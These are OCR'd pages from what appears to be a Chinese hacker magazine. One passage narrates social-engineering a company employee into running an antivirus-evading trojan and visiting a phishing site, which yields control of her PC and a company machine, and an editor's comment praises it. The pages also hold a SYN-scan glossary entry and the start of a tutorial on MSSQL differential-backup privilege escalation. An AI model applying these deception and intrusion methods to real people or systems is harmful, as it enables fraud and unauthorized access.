


图13

在MM的面前，我把查到她资料的方法都说了，这一方面是得到她的信任，也让她认为我是一个无所事事的黑客，而后面威胁入侵他们服务器的话，我估计激起了她的安全意识，大家可以看到，我说这话的时候，她停顿了下而且也很激烈的反应，而且她说她有一批小黑朋友，而这正是我需要的，当你的一女同事跟你说有一黑客说要入侵你们公司的话，你是怎么想的呢？我猜金山的技术人员做的应该跟我差不多吧。打听一下这个人物是什么，摸摸底。而我的主页就写在我的QQ资料处，我可以肯定这位MM一定很勤快的把我的主页告诉了这几个所谓的小黑们了。当这个不弹不跳的网马出现的时候，我的过金山的小马已经运行了，话说那些技术人员应该不会使用瑞星吧。剩下的就留给大家去想了。这次欺骗我一共获得了MM个人电脑的权限，还有一台公司电脑的权限，估计是谁在公司开启了我的钓鱼网站。至于当初的想法准备拿到管理员帐号密码等的事情我早就忘了，我完全沉浸在社工的刺激过程中了。




图14

小编点评：

应该算是一篇非常精典的社会工程学利用的文章，其实社工和技术入侵完全是差不多的，因为共同点都是为了达到目标而寻找人类常犯的低级错误，然后运用自己的推测和已知技术之间的配合而达到我们的目的。大家可一定要对社会工程学重视起来。




图15

黑客术语小补习

什么是SYN扫描

这种扫描方式也被称为"半打开"扫描，因为利用了TCP协议连接的第一步，并且没有建立一个完整的TCP连接，所以它的速度较快但准确率却有所下降。实现办法是向远端主机某端口发送一个只有SYN标志位的TCP数据包，如果主机反馈一个SYN||ACK数据包，那么这个主机正在监听该端口，如果反馈的是RST数据包，则说明主机没有监听该端口。




图16

文章难度：★★★★
文章内容：自己给自己创造一个注入漏洞，再用这个注入漏洞配合MSSQL得到系统权限

漏洞除了发现，还可以"创造"
——从构造注入点到差异备份提权

路人甲

对于利用差异备份来获取Webshell的方法，我想大家都会，但是对于如何利用差异备份来得到系统权限，各位小菜可能就知之甚少了。前几天在邪八上看到一个帖子，是关于利用差异备份如何得到系统权限的，但是看后不是很明白，经过我N天的琢磨最后终于搞清楚了。下边我就带大家来体验一下如何从构造注入点开始到本地测试DBOWNER权限差异备份提权。

首先，我们需要安装MSSQL2000，安装好后就开始构造注入点，并将该注入点转化为具有DBOWNER权限。安装成功后，打开SQLSERVER企业管理器，右键新建一个名为lurenjia的数据库，并在该数据库中插入一个名为admin的表，在该表内插入一个名为ID的列名，描述为1默认值为1（图1）。




图1




图2

